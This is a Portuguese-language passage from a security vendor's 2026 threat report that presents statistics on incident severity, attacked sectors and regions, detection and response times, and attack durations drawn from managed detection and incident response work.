Relatório global do Kaspersky Security Services

Anatomia de um mundo cibernético



kaspersky

2026

Sumário


I
Introdução
II
Gravidade do incidente
III
Detecção de ataque
IV
A natureza dos incidentes de alta gravidade
V
Táticas adversárias
VI
Técnicas e ferramentas adversárias
VII
Eficácia de detecção de SOC
VIII
Lacunas de detecção e comprometimento oculto

Sumário executivo

Priorize de forma eficaz o seu investimento em cibersegurança entendendo seus adversários e os métodos de ataque direcionados ao setor e à região.

Regiões mais visadas

CEI	Europa	APAC
46%	21%	12%



Setores mais visados



Governo 19%



Industrial 17%



TI 15%

Os setores de governo e industrial mantêm seu status como os alvos mais atraentes para adversários, enquanto o setor de TI ultrapassou o setor de Finanças como um dos três principais alvos atuais.

Os serviços de Managed Detection and Response (MDR) detectam ataques no estágio inicial, impedindo que cheguem a causar impacto.

Tempo médio para relatar incidentes de MDR com base na sua gravidade

Alto	42 min
Médio	33 min
Baixa	31 min

Categorias principais de incidentes de gravidade alta detectados pelo MDR[1]

APT	24%
Engenharia social	15%
Malware	12%

Técnicas do MITRE ATT&CK mais populares observadas pelo MDR

T1098: Manipulação de contas TA0003: Persistência	22%
T1566: Phishing TA0001: Acesso inicial	15%
T1204: Execução do usuário TA0002: Execução	12%

Indicadores de operações de segurança derivados da prática de Resposta a Incidentes (IR).

Vetores de ataque inicial

Exploração em aplicações expostas na internet	44%
Contas válidas	25%
Relação confiável	16%

Principais tipos de danos resultantes

Dados criptografados para impacto	39%
Persistência instalada para impacto futuro	12%
Exfiltração por meio do serviço da Web	7%

Duração do ataque e tempo necessário para IR



Rápido 51%
< 1 dia
20h para responder



Média 16%
cerca de 19 dias
50h para responder



Longo prazo 33%
cerca de 108 dias
100h para responder

Recomendações

- Implementar o gerenciamento de exposição a ameaças corporativas
- Controle de acesso baseado em funções
- Faça backup regularmente de todos os dados críticos e armazene os backups com segurança
- Estabelecer um programa de conscientização em segurança corporativa

1 Este relatório analisa estatísticas de MDR para fornecer uma visão mais clara do cenário de ameaças com base em incidentes de gravidade alta. Incidentes de Red teaming e violações de políticas de segurança foram excluídos do TOP 3, pois não representam ataques reais por agentes de ameaças externos motivados. Em vez disso, refletem exercícios de segurança legítimos ou mau uso interno.



Capítulo I

Introdução

Introdução

O Relatório global do Kaspersky Security Services 2026 "Anatomia de um mundo cibernético" baseia-se em estatísticas de incidentes dos seguintes serviços da Kaspersky: Managed Detection and Response, Resposta a Incidentes, Avaliação de Comprometimento e Consultoria de SOC[2]. Todas essas fontes trabalhando em conjunto fornecem uma visão abrangente de diferentes aspectos da segurança da informação corporativa em todo o mundo.

Kaspersky Managed Detection and Response

Saiba mais

Um serviço liderado por especialistas que oferece monitoramento, detecção e investigação ininterruptos, além de resposta rápida a ataques cibernéticos sofisticados, complementando seus controles de segurança existentes com detecção conduzida por humanos e inteligência global contra ameaças.

Kaspersky Incident Response

Saiba mais

Fornece uma análise abrangente e detalhada de incidentes de segurança. O serviço abrange todo o processo de investigação e resposta, incluindo a resposta inicial, coleta de evidências, identificação do vetor de ataque principal, execução de root-cause analysis e desenvolvimento de um plano de contenção, erradicação e remediação.

Kaspersky SOC Consulting

Saiba mais

Um portfólio de serviços sob medida para a criação de um SOC próprio do zero, avaliação da maturidade de um SOC existente ou aprimoramento de capacidades específicas, como procedimentos de detecção ou resposta.

Kaspersky Compromise Assessment

Saiba mais

Um serviço voltado à descoberta de ciberataques ativos e ataques anteriores que passaram despercebidos pelos processos e ferramentas de segurança de TI existentes.

O relatório esclarece as táticas, técnicas e ferramentas mais prevalentes dos invasores, bem como as características dos incidentes detectados e sua distribuição nas regiões e nos setores da indústria entre os clientes de MDR e IR.




2 Estatísticas selecionadas dos serviços de Avaliação de comprometimento e Consultoria de SOC da Kaspersky foram incluídas no relatório pela primeira vez.

O escopo dos serviços de MDR e IR

Para uma interpretação mais objetiva dos dados do relatório, é fundamental compreender o escopo dos dados fornecidos, especialmente porque os incidentes de segurança apresentam suas próprias especificidades geográficas e setoriais.


Os serviços de MDR e IR da Kaspersky são fornecidos no mundo todo. A distribuição geográfica real é mostrada na Figura 1. A maioria dos clientes concentra-se nas regiões da CEI, META e Europa.

Figura 1 Distribuição de clientes por região geográfica



Hoje, toda organização está vulnerável a ataques cibernéticos, conforme refletido nas estatísticas de incidentes em diferentes setores. A Figura 2 mostra a distribuição por setores de todos os incidentes de gravidade alta relatados (aqueles que geralmente exigem o engajamento de IR) e de incidentes de gravidade média e baixa (aqueles que geralmente podem ser remediados por meios automatizados).

Figura 2 Distribuição de todos os incidentes por setor



Pipeline de processamento de telemetria de MDR


A infraestrutura de MDR recebe e processa eventos de telemetria de forma contínua, gerando alertas de segurança que são primeiro processados pela lógica de detecção orientada por IA e então analisados pela equipe de SOC da Kaspersky conforme necessário.

Figura 3 Pipeline de processamento de telemetria de MDR

cerca de 15.000

eventos de telemetria foram recebidos por cada host diariamente.


Esse número sofreu variações significativas dia a dia e host a host, conforme a atividade do host e o tipo de sensor.



cerca de 400.000

alertas foram gerados em 2025

Após o processamento inicial orientado por IA, mais de 95.000 alertas (quase 24%) foram resolvidos automaticamente, o que reduziu bastante a carga de trabalho dos analistas de SOC



cerca de 300.000

alertas foram analisados por analistas de SOC

Os analistas de SOC classificaram cerca de 87% dos alertas como não acionáveis[3]



> 39.000

alertas foram investigados mais a fundo

cerca de 21.000

incidentes foram então relatados aos clientes

3 Distinguimos dois tipos principais de falsos positivos: (1) Infraestrutura: a lógica para criar um alerta está correta, mas devido à configuração da infraestrutura do cliente, esse alerta não advém de um incidente e está relacionado a atividade legítima; (2) Tecnológico: a lógica para criar um alerta não funciona corretamente e requer ajustes.

Motivos para solicitar a Resposta a Incidentes

Na maioria dos casos, incluindo incidentes de gravidade alta, as capacidades técnicas do Kaspersky MDR são suficientes para uma remediação bem-sucedida. A única exceção é um ataque ativo executado por humanos, em que o conhecimento humano é aplicado com uma Resposta a Incidentes manual e aprofundada para complementar as capacidades técnicas. Considerando organizações sem uma assinatura de MDR, as estatísticas abaixo mostram por que o Kaspersky IR foi solicitado em casos em que ataques reais foram confirmados.

Criptografia de arquivos	33,1%	Alertas de ferramentas de segurança	3,6%	Mensagem de email suspeita	3,0%
Atividades suspeitas nos endpoints	24,3%	Acesso não autorizado	3,6%	Apropriação de contas	2,3%
Atividades suspeitas na rede	14,2%	Vazamento de dados	3,6%	Roubo financeiro	0,5%
Arquivo suspeito	11,8%				


Algumas solicitações do serviço Kaspersky IR resultaram de alarmes falsos (7,4% de todas as investigações em 2025). Esses alarmes falsos estavam relacionados a:

Atividades suspeitas nos endpoints	62,5%
Alertas de ferramentas de segurança	25,0%
Atividades suspeitas na rede	12,5%

Atividades suspeitas em endpoints e na rede totalizaram 75% de todos os alarmes falsos. Atividades suspeitas também foram um motivo relatado em mais da metade das solicitações de IR que resultaram em danos em 2025.

Figura 4

Motivos para solicitar os serviços do Kaspersky Incident Response por região



Maturidade das operações de segurança

É muito importante detectar adversários na rede o quanto antes, pois pode-se evitar ou mitigar danos ao detectar ataques nos estágios iniciais. Na prática de IR (Resposta a Incidentes), observamos algumas tendências relacionadas ao nível de maturidade em cibersegurança da organização. Constatamos que clientes de IR podem ser divididos em dois grupos, de acordo com os danos resultantes.





Grupo I

Organizações que normalmente tomam conhecimento de um ataque quando ele já ocorreu e os danos são evidentes.

Dados criptografados para impacto	39,4%
Exfiltração por meio do serviço da Web	7,3%
Destruição de Dados	4,4%
Interrupção de serviço	4,4%
Exfiltração automatizada	2,2%
Sequestro de recursos	2,2%
Desligamento/reinicialização do sistema	1,5%
Roubo financeiro	1,5%
Negação de serviço de rede	1,5%
Exfiltração por protocolo alternativo	1,5%
Desfiguração interna	0,7%
Inibição da recuperação do sistema	0,7%
Negação de serviço de endpoint	0,7%
Exfiltração por outro meio de rede	0,7%
Sequestro de computador	0,7%
Remoção de acesso a contas	0,7%
Apagamento de disco	0,7%

Grupo II

Organizações que detectaram a presença de adversários ou observaram atividades suspeitas e solicitaram uma investigação de IR antes que danos fossem causados.

Persistência instalada para impacto futuro	11,7%
Nenhum (ataque impedido ou não consumado)	8,8%
Nenhum (alarme falso)	5,8%
Active Directory comprometido	2,9%

Capítulo II

Gravidade do incidente



Gravidade do incidente

Incidentes relatados são categorizados pelo nível de gravidade[4]:

Alta

Ataques executados por humanos ou ameaças de malware com um impacto potencial ou real significativo nos sistemas de TI do cliente.

Média

Não há evidências de envolvimento humano direto no ataque. Podem impactar os sistemas de TI do cliente, mas sem causar consequências graves.

Baixa

Não há impacto significativo nos sistemas de TI do cliente. Contudo, medidas precisam ser tomadas.

Durante o ano de 2025, o MDR detectou em média três incidentes de gravidade alta diariamente. Embora 2021 tenha registrado a maior porcentagem de incidentes classificados na categoria de gravidade alta, a tendência nos anos subsequentes mostrou um declínio na porcentagem de incidentes desse tipo.

Figura 5 Níveis de gravidade de incidentes em 2025





Figura 6 Níveis de gravidade dos incidentes em anos anteriores




Os dados de incidentes relativos a um período de seis anos revelam uma tendência de queda distinta e sustentada na proporção de incidentes de gravidade alta, caindo de um pico de 14,3% em 2021 para apenas 3,8% em 2025. Como incidentes de gravidade alta geralmente estão relacionados a ataques executados por humanos, essa queda provavelmente reflete mecanismos de defesa aprimorados, voltados especificamente para esse tipo de atividade, como proteção aprimorada de endpoints, busca eficiente de ameaças e resposta mais rápida a incidentes que impedem adversários de causarem danos significativos.

Ao mesmo tempo, a parcela combinada de incidentes de gravidade média e baixa aumentou, representando mais de 96% de todos os casos até 2025. Considerando que essas categorias são definidas por ataques automatizados de malware ou questões não críticas, essa tendência aponta para um efeito de **"inundação", em que as organizações agora lidam com um volume maior de ameaças oportunistas e de gravidade baixa, bem como ameaças avançadas** detectadas nos estágios iniciais, antes de serem atribuídas a qualquer campanha de APT conhecida.


4 No MDR, apenas incidentes que exigem alguma ação do lado do cliente são relatados.

Figura 7 Nível de gravidade de incidentes por setor



Ataques de gravidade alta a empresas de TI em 2025 (4,9%) e em anos anteriores sugerem direcionamento à cadeia de suprimentos[5] e exploração de relações de confiança[6]. Comprometimentos no setor governamental (4,3%) refletem tensões geopolíticas globais contínuas. A situação do setor de educação (3,0%) também é preocupante devido a posturas de segurança mais fracas e grandes volumes de informações de identificação pessoal (PII) que podem ser usadas para atacar outras organizações. O setor de finanças (2,9%) é um dos que mais sofre ataques devido aos potenciais ganhos financeiros. O setor de meios de comunicação em massa apresenta níveis altos de incidentes de gravidade média devido a técnicas como phishing com payloads maliciosos, que geralmente podem ser remediadas antes que os danos se espalhem.

Figura 8 Nível de gravidade de incidentes por setor em comparação com o ano anterior



A análise dos dados de incidentes por setor em 2024-2025 mostra mudanças na distribuição de gravidade. O setor de educação registrou a maior mudança, com um aumento de 22,1% (62,7% para 84,8%) em incidentes de gravidade média, enquanto os incidentes de gravidade baixa caíram 23,4%, sugerindo problemas mais sistêmicos, porém não críticos, principalmente configurações incorretas e tentativas de engenharia social corrigidas pelos endpoints.
Os setores de governo e de TI registraram quedas em incidentes de gravidade alta (3,0% e 4,7%), embora essas ocorrências continuem relativamente altas. No setor de TI, essa queda de incidentes de gravidade alta coincidiu com mais incidentes de gravidade média, possivelmente refletindo melhor resiliência e detecção.

5 Comprometimento da Cadeia de Suprimentos

6 Relação Confiável



Capítulo III

Detecção de ataque

O processo de detecção de um ataque


O processo de detecção de incidentes consiste em várias etapas:

1. Um sistema especializado atribui um alerta gerado à fila pessoal de um analista de SOC disponível.
2. O analista processa o alerta com base na sua gravidade e no tempo garantido pelo Acordo de Nível de Serviço para notificar e reagir a uma ameaça.
3. Resultados da análise do alerta em um dos três cenários seguintes:
   - Se o alerta for identificado como um falso positivo, ele será encerrado e filtros serão criados no nível do cliente ou a nível global.
   - Se o alerta for identificado como suspeito ou malicioso e nenhum incidente relacionado for aberto, um novo incidente será criado e informado ao cliente por meio do portal MDR, junto com ações de resposta recomendadas.
   - Se um incidente relacionado já estiver em aberto para o mesmo cliente, host e/ou comportamento suspeito semelhante, o alerta será integrado ao incidente existente e o caso será atualizado.
4. Se o cliente aprovar a resposta recomendada, ela será implementada automaticamente pelos agentes de endpoint.

Figura 9 Tempo médio para detectar e relatar um incidente


Gravidade	Tempo para relatar		Comentários
Alta	42,1 min	2024: 53.9 min 2023: 36.4 min 2022: 43.7 min 2021: 41.4 min 2020: 52.6 min	Os incidentes mais complexos exigem mais tempo para que informações adicionais sejam coletadas e uma linha do tempo de incidentes seja criada. Em 2025, ocorreu uma redução de aproximadamente 22% em comparação com períodos anteriores, o que reflete a natureza de incidentes de gravidade alta durante o ano e ganhos de eficiência resultantes de automação posterior.
Média	32,6 min	2024: 41.0 min 2023: 32.5 min 2022: 30.9 min 2021: 34.8 min 2020: 21.1 min	Incidentes de gravidade média totalizaram a maioria de todos os incidentes, sendo causados por atividade de malware, em que uma remediação completamente automatizada provou ser muito eficiente. O tempo necessário para detectar e relatar apresentou uma queda de 21% em comparação com 2024.
Baixa	30,7 min	2024: 37.9 min 2023: 48.0 min 2022: 34.1 min 2021: 40.2 min 2020: 30.2 min	Os incidentes de gravidade mais baixa foram, em sua maioria, relacionados a consequências de software potencialmente indesejado. Na maioria dos casos, o processamento desses incidentes foi amplamente automatizado, e em 2025, foi introduzida uma maior automação.

Fortaleza sob ataque: crônicas sobre ameaças cibernéticas de 2024



Obter o relatório

Temporada de cibercaça de 2023




Obter o relatório

Acima e abaixo do ciberhorizonte, 2022



Obter o relatório

Uma ciberodisseia em 8 bits, 2021



Obter o relatório

Enigmas e pistas na cibersegurança, 2020



Obter o relatório

Detecção e resposta a ameaças entre clientes de IR

Para clientes que não têm proteção de MDR, o panorama da duração do ataque é bem diferente. Pode levar dias, semanas ou até mesmo meses para que um ataque seja detectado.



Rápido
horas e dias

Grandes ataques de ransomware de alta velocidade que representam o maior desafio, até mesmo para operações de segurança maduras. Principalmente comportamento criminoso visível, rondando alvos fáceis: problemas de segurança publicamente disponíveis e facilmente identificáveis.



Médio
semanas

Os ataques de ransomware geralmente aparentam ser semelhantes a ataques rápidos, mas é comum haver um atraso significativo entre o acesso inicial e os estágios posteriores.



Duradouro
um mês e mais

Períodos irregulares de fases ativas e passivas durante o ataque. A duração das fases ativas é muito semelhante ao grupo (médio) anterior.

Porcentagem dos ataques

Rápido	Médio	Duradouro
50,9%	16,1%	33,0%

Vetores iniciais

Rápido	Médio	Duradouro
• Contas válidas • Exploração de aplicações expostas na internet • Relação confiável	• Exploração de aplicações expostas na internet • Contas válidas • Serviços remotos externos	• Exploração de aplicações expostas na internet • Relação confiável • Contas válidas

Duração média dos ataques

Rápido	Médio	Duradouro
< 1 dia	19 dias	108 dias

Duração de resposta a incidentes


Rápido	Médio	Duradouro
20 horas	50 horas	100 horas

Dano

Rápido	Médio	Duradouro	
• Criptografia de arquivos	• Criptografia de arquivos • Persistência instalada para ataques futuros	• Criptografia de arquivos • Persistência instalada para ataques futuros	• Comprometimento do AD • Vazamento de dados

